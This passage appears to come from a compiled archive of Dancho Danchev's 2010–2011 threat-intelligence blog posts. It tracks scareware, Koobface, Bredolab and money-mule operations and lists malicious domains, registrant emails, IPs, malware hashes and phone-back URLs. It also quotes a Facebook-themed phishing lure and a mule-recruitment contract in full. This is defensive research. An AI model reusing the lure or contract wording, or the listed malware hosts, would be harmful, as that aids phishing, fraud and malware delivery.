hem3oxjh.ru - Email: ulyanov@boarderzone.com

hszwwvjq.ru - Email: kustov@fromru.com

i2wv8rdm.ru - Email: shedrin@billssite.com

i4nhjopf.ru - Email: antonov@fromru.com

611

i7in0b64.ru - Email: ulyanov@kinkyemail.com

ihbkbzcm.ru - Email: abdulov@iname.com

ioOyfyc8.ru - Email: molchanov@repairman.com

j6yeky7p.ru - Email: bazhenov@krovatka.su

j7k6xze2.ru - Email: vasilev@pop3.ru

jimm2rusru.ru - Email: kustov@rapworld.com

jimm4fan09.ru - Email: antonov@blida.info

jimmjimm895.ru - Email: kuznecov@insurer.com

jimmkolesoru.ru - Email: naumov@boarderzone.com

jimmonline0.ru - Email: miheev@gmail.com

jimmplum2.ru - Email: vishnevskiy@pop3.ru

jimmthebest1.ru - Email: aleksandrov@blackcity.net

jnano5gh.ru - Email: zhukov@realtyagent.com

jokerjokk.ru - Email: beglov@blida.info

kefpvbsi.ru - Email: kalinin@boarderzone.com

kfgemaae.ru - Email: ulyanov@bigmailbox.net

koliander.ru - Email: zaicev@insurer.com

liononlinensd.ru - Email: nikitin@rastamall.com

lokipol.ru - Email: kirikov@bikerheaven.net

mjbims7m.ru - Email: pishkov@ravermail.com

mrt0zqcb.ru - Email: shedrin@pochtamt.ru

mxek5t5g.ru - Email: beglov@repairman.com

nesselandeportal.info

ni2m4kua.ru - Email: zhukov@bikermail.com

nv8os6yt.ru - Email: kuznecov@mail.ru

o3wg4sya.ru - Email: abakumov@bolbox.com

ocggnaif.ru - Email: zaicev@iname.com

ofz5qzgu.ru - Email: zaicev@ravermail.com

oh7iumr7.ru - Email: belov@inorbit.com

onlinefeeds.ru - Email: beglov@insurer.com

onlinegearsd.ru - Email: luzgin@smtp.ru

onlinejimmmovse.ru - Email: abakumov@realtyagent.com

onlineonlkiok.ru - Email: kirillov@billssite.com

pgvvua6j.ru - Email: goncharov@bicycling.com

pororkol.ru - Email: erohin@bikerider.com

prc6t7z3.ru - Email: kirikov@pochtamt.ru

psxdv0nr.ru - Email: zhukov@inbox.ru

pvbsiy5y.ru - Email: komarov@kinkyemail.com

q3ysg05s.ru - Email: golodnikov@insurer.com

qbecqe0s.ru - Email: ulyanov@bicycling.com

qec5beqn.ru - Email: morozov@pochta.ru

qfnye2t7.ru - Email: bednyakov@irow.com

qpsxdv0n.ru - Email: viktorov@blackcity.net

rikosdhu.ru - Email: pokatilov@pisem.net

ronaldknol.ru - Email: taranov@smtp.ru

rs3gpd0m.ru - Email: alekseev@bicycledata.com

rudjimmdjimm.ru - Email: alekseev@boarderzone.com

s4gvhd35.ru - Email: lebedev@blackvault.com

s748eop4.ru - Email: aleksandrov@repairman.com

612

sgivnn0t.ru - Email: volkov@repairman.com

stpf6qpv.ru - Email: bednyakov@relapsecult.com

sv4wmtxj.ru - Email: ivanov@bikerider.com

t0a2afyq.ru - Email: ivanov@boatnerd.com

t3tzynvj.ru - Email: bazhenov@rapstar.com

trustincompanies.ru - Email: abdulov@insurer.com

u5fyfzjt.ru - Email: polovov@rbcmail.ru

ucf47vnu.ru - Email: abdulov@bikerider.com

uplcash.com - Email: director@climbing-games.com

v5w3xgzn.ru - Email: morozov@rbcmail.ru

vgksry7k.ru - Email: vishnevskiy@land.ru

w8iroomb.ru - Email: golodnikov@pop3.ru

x7p03g0j.ru - Email: kirikov@front.ru

xni27ftd.ru - Email: timofeev@mail.ru

xsd3id8t.ru - Email: kovalev@pochta.ru

xthjrgxz.ru - Email: pokatilov@insurer.com

xu44i03y.ru - Email: arhipov@insurer.com

yi0ewtmd.ru - Email: antonov@blackvault.com

yp7o07nq.ru - Email: golodnikov@rbcmail.ru

z26hggcb.ru - Email: pokatilov@fromru.com

z656cvje.ru - Email: slabkov@boatnerd.com

zsrd4xj5.ru - Email: kuznecov@iname.com

zznks8fh.ru - Email: bulaev@registerednurses.com



Could we have a blackhat SEO campaign, without a Koobface gang connection? Appreciate my rhetoric. Parked at

200.63.44.48, again within AS27716, ASEVELOZ Eveloz are the following domains:

35I3cv2oywwycrfz1yo3.com - Email: michaeltycoon@gmail.com

4idmcxlczdy52yh7rklb.com - Email: michaeltycoon@gmail.com

56ml7zj047l0x6wm9v6y.com - Email: michaeltycoon@gmail.com

8vsgzuu084e9i8ohl5nn.com - Email: michaeltycoon@gmail.com

aatyamlkpgxp8h3m17ky.com - Email: michaeltycoon@gmail.com

bvzpvunifooe8t946d2p.com - Email: michaeltycoon@gmail.com

i905jzsht33cd4kfcqvh.com - Email: michaeltycoon@gmail.com

jhn72w76khysuxdgj0bo.com - Email: michaeltycoon@gmail.com

k78ju8lyzratna0c5r7m.com - Email: michaeltycoon@gmail.com

Irbx4hzznbdmedfk4xrd.com - Email: michaeltycoon@gmail.com

Is1eepnzj784nid96prn.com - Email: michaeltycoon@gmail.com

n0itv7fh7qscrfse3i1i.com - Email: michaeltycoon@gmail.com

614

pdusxsiuedamjc83qlpi.com - Email: michaeltycoon@gmail.com

rabotaetpolubomu.net - Email: michaeltycoon@gmail.com

t0vqred4itv4pmo488k9.com - Email: michaeltycoon@gmail.com

thmyb0s6se5febs0ghb8.com - Email: michaeltycoon@gmail.com

u5a05q1dnmr4jwqrnav3.com - Email: michaeltycoon@gmail.com

uq1wedg9tr523wbafdzp.com - Email: michaeltycoon@gmail.com

vk4j2x7n49nq1il9vm5h.com - Email: michaeltycoon@gmail.com

ysut5gx094w2dddjtswh.com - Email: michaeltycoon@gmail.com

Deja vu! Where do we know the michaeltycoon@gmail.com email from? From the "[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang" campaign, and in particular from the fact that it was once

directly connected to the Koobface gang – this is not an email that was used to register a domain belonging to the scareware affiliate network, instead it's an email used to register a client-side exploits serving domain parked on the same IP where a hardcore Koobface C &C from Koobface 1.0's infrastructure was responding to - **urodinam.net**

• [14] Dissecting the Mass DreamHost Sites
Compromise - " Moreover, on the exact same IP where
Koobface gang's urodinam.net is parked, we also have the
currently active 1zabslwvn538n4i5tcjl.com - Email:
michaeltycoon@gmail.com, serving client side exploits
using the Yes Malware Exploitation kit - 91.188.59.10

/temp/cache/PDF.php; admin panel at: 1zabslwvn538n4i5tcjl.com /temp/admin/index.php"

Blackhat SEO campaigns, migration from the Koobface-friendly **AS31252, STARNET-AS StarNet Moldova,** plus a direct connection established as once a customer is migrating, he's usually taking all of his dirty luggage with him, proves that, there's no such thing as coincidence within the cybercrime ecosystem, there's just a diverse infrastructure where everyone appears to be self-serving their needs as a service, consequently forwarding responsibility for

someone else's actions to the infrastructure they are abusing.

Related blackhat SEO/scareware monetization assessments:

[15]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[16]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two [17]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[18]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[19]Dissecting the Ongoing U.S Federal Forms
Themed Blackhat SEO Campaign

[20]The ultimate guide to scareware protection

[21]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[22]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[23]A Peek Inside the Managed Blackhat SEO Ecosystem

[24]Dissecting a Swine Flu Black SEO Campaign

[25]Massive Blackhat SEO Campaign Serving Scareware

[26]From Ukrainian Blackhat SEO Gang With Love

[27]From Ukrainian Blackhat SEO Gang With Love -Part Two

[28]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[29]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[30]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [31]Dancho Danchev's blog. Follow him [32]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html</u>
- 2. <u>http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html</u>

615

- 4. <u>http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html</u>

6.

http://www.virustotal.com/file-scan/report.html?
id=7272f889520cd1d1898ccd91f1b01835cf53f06b452041b
aae0336

796ff09fd7-1281703284

- 7. <u>http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html</u>
- 8. <u>http://pastebin.com/PQUKr7aE</u>
- 9. http://3.bp.blogspot.com/wICHhTiQmrA/TGVGu7Epj1I/AAAA

<u>AAAAEzo/oaThbJEDFcU/s1600/Blackhat_SEO_Dutch_Swiss_s</u> <u>C</u>

<u>areware_2.PNG</u>

10. http://www.virustotal.com/file-scan/report.html?
id=63befe78a7895a8efc6d893491d8f77ef8ada1cd52d5625
87490a7

9f29b65336-1281711013

- 11. <u>http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 14. <u>http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html</u>
- 15. <u>http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html</u>
- 16. <u>http://ddanchev.blogspot.com/2010/06/dissecting-ongoing-us-federal-forms.html</u>
- 17. <u>http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html</u>
- 18. <u>http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html</u>
- 19. <u>http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html</u>

- 20. <u>http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297</u>
- 21. <u>http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html</u>
- 22. <u>http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html</u>
- 23. <u>http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html</u>
- 24. <u>http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html</u>
- 25. <u>http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html</u>
- 26. <u>http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html</u>
- 27. <u>http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html</u>
- 28. <u>http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html</u>
- 29. <u>http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html</u>
- 30. <u>http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html</u>
- 31. http://ddanchev.blogspot.com/
- 32. http://twitter.com/danchodanchev

September

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Historical OSINT: Celebrities Death, Fedex Invoices, Office-Themed Malware Campaigns (2010-09-08 21:07)

[1] **As promised**, this would be a pretty short historical OSINT post - catching up is in progress - detailing the structure of several campaigns that took place throughout July-August, 2010, and (as always) try to emphasize on

the connection with historical malware campaigns profiled on my personal blog.

Campaigns of notice include: spamvertised " Celebrities death-themed emails", " Fedex shipment status themed invoices", and " Office-themed documents".

Sample subjects:

Angelina Jolie died; Gwen Stefani died; Oprah Winfrey died; Tom Cruise died; Application; Thursday Journal Club; End Of Rotation; Abstracts; Project Declaration; Residency Happy Hour: SOP_POLICIES; Fwd: Updated Journal Club Handout

Sample attachments:

journal club articles.zip; Rotation Input Sheet.zip; ppi and c dif.zip; MSpeck.zip; ResidencyPrep.zip; speck Case presentation draft.zip; journal club template.zip Detection rates, phone back URLs, and connections with previously profiled campaigns:

- [2]**news.exe** - Trojan.Bredolab-993 - 40/ 43 (93.0 %)

MD5: 44522def7cf2a42aa26f59c2ac4ced58

SHA1: 2f60531b6e33d842eba505f3c3cb81a3ff6e3e6a

- [3]**journal club articles.exe** - Backdoor/Bredolab.edb - 41/43 (95.3 %)

MD5: 72e90fd1264e731109d1b6b977b2c744

SHA1: 0a36b882d1b4d8b42cc466ec286e95bbb2e77d49
Upon execution, the samples phone back to:

188.65.74.161 /mrmun _sgjlgdsjrthrtwg.exe - AS42473 - DOWN

194.28.112.3 /outlook.exe - AS48691 - ACTIVE

- [4]**outlook.exe** - TrojanSpy:Win32/Fitmu.A - 17/ 43 (39.5 %)

MD5: 8f4eca49b87e36daae14b8549071dece

SHA1: 1d390e9f8d6e744ead58dd6c424581419f732498

Upon execution, the dropped sample phones back to:

cuscuss.com - 188.65.74.164 - Email: info@blackry.com



Responding to 188.65.74.164 at AS42473 are also:

wiggete.com - Email: info@blackry.com

depenam.com - Email: info@blackry.com

fishum.com - Email: info@blackry.com

blackry.com - Email: info@blackry.com

Two of the domains are know to have been serving clientside exploits, but the redirection is currently return-

ing an error " Connect to 188.40.232.254 on port 80 ... failed".

- depenam .com/count22.php
- blackry .com/count21.php
- **vseohuenno .com/trans/b3/** 188.40.232.254 Email: latertrans@gmail.com

Responding to 188.40.232.254, AS24940 are also the following command and control, client-side exploit serv-

ing domains:

gurgamer.com - (New IP: 86.155.172.30) Email: latertrans@gmail.com

moneybeerers.com - Email: latertrans@gmail.com

daeshnew.com - (New IP: 86.145.158.90) Email: latertrans@gmail.com

volosatyhren.com - Email: latertrans@gmail.com

vyebyvglaz.com - Email: latertrans@gmail.com

- [5]**FedexInvoice _EE776129.exe** - Win32/Oficla.LK - 41/43 (95.3 %)

MD5: d4e2875127f5cbdf797de7f1417f96a7

SHA1: c2df8d8c178142ba7bee48dbf9a9f68c32a14f5e

Upon execution, the sample phones back to:

ilovelasvegas .ru/web/St/bb.php?v=200 &id=636608811 &b=24augNEW &tm= -

109.196.134.44, AS39150 - Email: vadim.rinatovich@yandex.ru with **x5vsm5.ru** - Email: vadim.rinatovich@yandex.ru also parked there.

Where do we know the vadim.rinatovich@yandex.ru email from?

From two previously profiled campaigns

"[6]Spamvertised iTunes Gift Certificates and CV
Themed Malware Campaigns"; and " [7]Dissecting the
Xerox WorkCentre Pro Scanned Document Themed
Campaign" having a direct relationship with the Asprox
botnet.

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://twitter.com/danchodanchev/status/23254748308

2.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=261fef06471fb9a90928e21e027cb058cc84a0c310995f3</u>
<u>ca95ce0</u>

619

6bea8f98cf-1283961575

3.

http://www.virustotal.com/file-scan/report.html?
id=f6c4e7472681ae9ea4a0c19cfd75c5ce86477e4f48612e5
43b219b

c23d5c9d29-1283961571

4.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=616bc4458686384081be9a9b654a8b99b4cbbbf395b46</u>
<u>50d01d4bc</u>

fe798119b4-1283962155

5.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=01f7ee45f242de43f733c15e0238ca09b1cf8fe9ec8c7ca7</u>
<u>f4b95c</u>

<u>a7959c2934-1283961566</u>

- 6. <u>http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html</u>
- 8. <u>http://ddanchev.blogspot.com/</u>
- 9. http://twitter.com/danchodanchev



Summarizing 3 Years of Research Into Cyber Jihad (2010-09-11 16:24)

From the "been there, actively researched that" department.

- 1. [1] Tracking Down Internet Terrorist Propaganda
- 2. [2] Arabic Extremist Group Forum Messages' Characteristics
- 3. [3] Cyber Terrorism Communications and Propaganda
- 4. [4]A Cost-Benefit Analysis of Cyber Terrorism
- 5. [5] Current State of Internet Jihad
- 6. [6] Analysis of the Technical Mujahid Issue One
- 7. [7] Full List of Hezbollah's Internet Sites
- 8. [8]**Steganography and Cyber Terrorism Communications**
- 9. [9]Hezbollah's DNS Service Providers from 1998 to 2006
- 10. [10] Mujahideen Secrets Encryption Tool
- 11. [11] Analyses of Cyber Jihadist Forums and Blogs
- 12. [12] Cyber Traps for Wannabe Jihadists

- 13. [13]Inshallahshaheed Come Out, Come Out Wherever You Are
- 14. [14] GIMF Switching Blogs
- 15. [15] GIMF Now Permanently Shut Down
- 16. [16] GIMF "We Will Remain"
- 17. [17] Wisdom of the Anti Cyber Jihadist Crowd
- 18. [18] Cyber Jihadist Blogs Switching Locations Again
- 19. [19] Electronic Jihad v3.0 What Cyber Jihad Isn't
- 20. [20] Electronic Jihad's Targets List
- 21. [21] Teaching Cyber Jihadists How to Hack
- 22. [22] A Botnet of Infected Terrorists?
- 23. [23]Infecting Terrorist Suspects with Malware
- 24. [24] The Dark Web and Cyber Jihad
- 621
- 25. [25] Cyber Jihadist Hacking Teams
- 26. [26] Two Cyber Jihadist Blogs Now Offline
- 27. [27] Characteristics of Islamist Websites
- 28. [28] Cyber Traps for Wannabe Jihadists
- 29. [29] Mujahideen Secrets Encryption Tool

- 30. [30]An Analysis of the Technical Mujahid Issue Two
- 31. [31] Terrorist Groups' Brand Identities
- 32. [32]A List of Terrorists' Blogs
- 33. [33] Jihadists' Anonymous Internet Surfing Preferences
- 34. [34] Sampling Jihadists' IPs
- 35. [35] Cyber Jihadists' and TOR
- 36. [36] A Cyber Jihadist DoS Tool
- 37. [37] GIMF Now Permanently Shut Down
- 38. [38] Mujahideen Secrets 2 Encryption Tool Released
- 39. [39] Terror on the Internet Conflict of Interest

This post has been reproduced from [40]Dancho Danchev's blog. Follow him [41]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html</u>
- 2. <u>http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html</u>
- 3. <u>http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html</u>
- 4. <u>http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html</u>

- 5. <u>http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html</u>
- 6. <u>http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html</u>
- 7. <u>http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html</u>
- 8. <u>http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html</u>
- 9. <u>http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html</u>
- 10. <u>http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html</u>
- 11. <u>http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html</u>
- 12. <u>http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html</u>
- 13. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html
- 14. <u>http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html</u>
- 15. <u>http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html</u>
- 16. <u>http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html</u>

- 17. <u>http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html</u>
- 18. <u>http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html</u>
- 19. <u>http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html</u>
- 20. <u>http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html</u>
- 21. <u>http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html</u>
- 22. <u>http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html</u>
- 23. <u>http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html</u>

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- 24. <u>http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html</u>
- 25. <u>http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html</u>
- 26. <u>http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html</u>
- 27. <u>http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html</u>
- 28. <u>http://ddanchev.blogspot.com/2007/03/cyber-traps-forwannabe-jihadists.html</u>

- 29. <u>http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html</u>
- 30. <u>http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html</u>
- 31. <u>http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html</u>
- 32. <u>http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html</u>
- 33. <u>http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html</u>
- 34. <u>http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html</u>
- 35. <u>http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html</u>
- 36. <u>http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html</u>
- 37. <u>http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html</u>
- 38. <u>http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html</u>
- 39. <u>http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html</u>
- 40. http://ddanchev.blogspot.com/
- 41. <u>http://twitter.com/danchodanchev</u>

2.

2011

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2.1

January

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Top Ten Must-Read DDanchev Posts For 2010 (2011-01-22 00:25)

- 01. [1] How the Koobface Gang Monetizes Mac OS X Traffic
- **02.** [2]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181
- **03.** [3]The DNS Infrastructure of the Money Mule Recruitment Ecosystem
- **04.** [4] The Avalanche Botnet and the TROYAK-AS Connection
- **05.** [5]Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"
- **06.** [6] Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines
- **07.** [7]GazTransitStroy/GazTranZitStroy: From Scareware to Zeus Crimeware and Client-Side Exploits

- **08.** [8] Dissecting Northwestern Bank's Client-Side Exploits Serving Site Compromise
- **09.** [9]U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise
- **10.** [10]TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad

This post has been reproduced from [11]Dancho Danchev's blog.

- 1. <u>http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html</u>
- 2. <u>http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 4. <u>http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html</u>
- 5. <u>http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html</u>

627

7. http://ddanchev.blogspot.com/2010/03/gaztransitstroygaztr
anzitstroy-from.html

8. <u>http://ddanchev.blogspot.com/2010/04/dissecting-northwestern-banks-client.html</u>

9. <u>http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html</u>

10.

<u>http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html</u>

11. http://ddanchev.blogspot.com/

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Top Ten Must-Read Posts at ZDNet's Zero Day for 2010 (2011-01-22 12:06)

- **01.** [1] Seven myths about zero day vulnerabilities debunked
- **02.** [2]Should a targeted country strike back at the cyber attackers?
- **03.** [3]5 reasons why the proposed ID scheme for Internet users is a bad idea
- **04.** [4]Hotmail's new security features vs Gmail's old security features
- **05.** [5]Attack of the Opt-In Botnets
- **06.** [6]From Russia with (objective) spam stats
- 07. [7] The current state of the crimeware threat Q & A
- 08. [8]Mac OS X SMS ransomware hype or real threat?
- 09. [9]10 things you didn't know about the Koobface gang

10. [10]Google-China cyber espionage saga - FAQ

This post has been reproduced from [11] Dancho Danchev's blog .

- 1. <u>http://www.zdnet.com/blog/security/seven-myths-about-zero-day-vulnerabilities-debunked/7026</u>
- 2. <u>http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194</u>
- 3. <u>http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/</u>

<u>6527</u>

- 4. <u>http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509</u>
- 5. <u>http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268</u>

629

- 6. <u>http://www.zdnet.com/blog/security/from-russia-with-objective-spam-stats/5813</u>
- 7. <u>http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797</u>
- 8. <u>http://www.zdnet.com/blog/security/mac-os-x-sms-ransomware-hype-or-real-threat/5731</u>
- 9. <u>http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452</u>
- 10. <u>http://www.zdnet.com/blog/security/google-china-cyber-espionage-saga-faq/5259</u>

630



Spamvertised "Your password has been stolen!" Malware Campaign Circulating (2011-01-26 20:30)

A currently ongoing spamvertised campaign, attempts to impersonate the most popular social networking site,

Facebook.

Using a well proven "Your password has been stolen!" theme, the campaign entices the end user into downloading and executing the malware. Social engineering-driven campaigns targeting Facebook, remain among the

popular malware campaign spreading techniques due to the ease of execution.

Subject: Facebook Support. Your password has been stolen! ID50888

Message: Good afternoon.

A Spam is sent from your FaceBook account.

Your password has been changed for safety. Information regarding your account and a new password is at-

tached to the letter. Read this information thoroughly and change the password to complicated one. Please do not reply to this email, it's automatic mail notification! Thank you for your attention. Your Facebook!

Spamvertised filedname: Facebook _details _ID76803.zip (32,458 bytes)

Detection rate:

Facebook _details.exe - [1]Trojan-Downloader:W32/Koobface.HV - 12/ 43 (27.9 %)

MD5: f0e7a8c264fe14562ca8ac98abb35840

SHA1: f68d15e66590c69ac75c46a09ae495be8bbf231f

SHA256:

3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123f4d 85acfd19e1bb74

Upon execution, the sample phones back to:

Phones back to:

interviewbuy.ru /forum/document.doc
interviewbuy.ru /forum/load.php?file=0
interviewbuy.ru /forum/load.php?file=1
interviewbuy.ru /forum/load.php?file=2
interviewbuy.ru /forum/load.php?file=3
interviewbuy.ru /forum/load.php?file=4
interviewbuy.ru /forum/load.php?file=5
631

interviewbuy.ru /forum/load.php?file=6

interviewbuy.ru /forum/load.php?file=7

interviewbuy.ru /forum/load.php?file=8

interviewbuy.ru /forum/load.php?file=9

interviewbuy.ru /forum/load.php?file=ftpgrabber

interviewbuy.ru /forum/load.php?file=pokergrabber

interviewbuy.ru - 91.204.48.96 (AS24965); 124.217.248.229 (AS45839) Email: servman1976@yandex.ru

ZeuS crimeware activity at [2] AS24965 (SPOINT-AS S.Point LTD) as well as [3] SpyEye malicious activity is also observed.

This post has been reproduced from [4]Dancho Danchev's blog.

1.

http://www.virustotal.com/file-scan/report.html?
id=3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123
f4d85ac

fd19e1bb74-1296061852

- 2. https://zeustracker.abuse.ch/monitor.php?as=24965
- 3. <u>https://spyeyetracker.abuse.ch/monitor.php?as=24965</u>
- 4. http://ddanchev.blogspot.com/

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Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)

With money mule recruitment continuing to represent the most actively used risk-forwarding tactic within the cybercrime ecosystem for the purpose of securely distribution fraudulently obtained funds, part five of the "
[1]Keeping Money Mule Recruiters on a Short Leash" series are here to stay.

What's particularly interesting about the money mule recruitment domain portfolio that I'll expose, is the logi-

cal progression from bogus companies offering financial services, to a diverse set of companies occupying multiple markets/covering different market segments.

- Current trends - Localization and standardization/template-tization

A great example of this trend - largely driven by the [2]standardization and template-zation of money mule

recruitment sites as a service- is Schwartz & Brothers LLC (schwartz-brothers.cc).

" Schwartz & Brothers LLC is the first choice for artists and buyers alike! Schwartz & Brothers LLC is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.

We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Schwartz & Brothers LLC is the premier art site for those seeking to buy or sell original art online. "



From financial services to an entirely new market segment, whereas the entire recruitment process remains pretty

static, excluding several time quality assurance oriented details. For instance, every potential mule is required to download a entry level job psychological test, which surprisingly asks directly whether the mule is from Australia, next to automatically choosing Australia as a country of origin at a later stage throughout the registration process.

Moreover, in the context of quality assurance, the recruiters also ask the applicant " Are you/were you con-victed? " in an attempt to combine the survey results with other details such the opening date of the bank account, as well as the average daily/weekly/monthly amount transferred.

- The Terms of Service

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" DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to process payments to the Company's partners by Western Union or MoneyGram

money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with

various trade secrets, inventions, innovations, processes, information, records and specifications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including,

without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures.

The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.

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The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

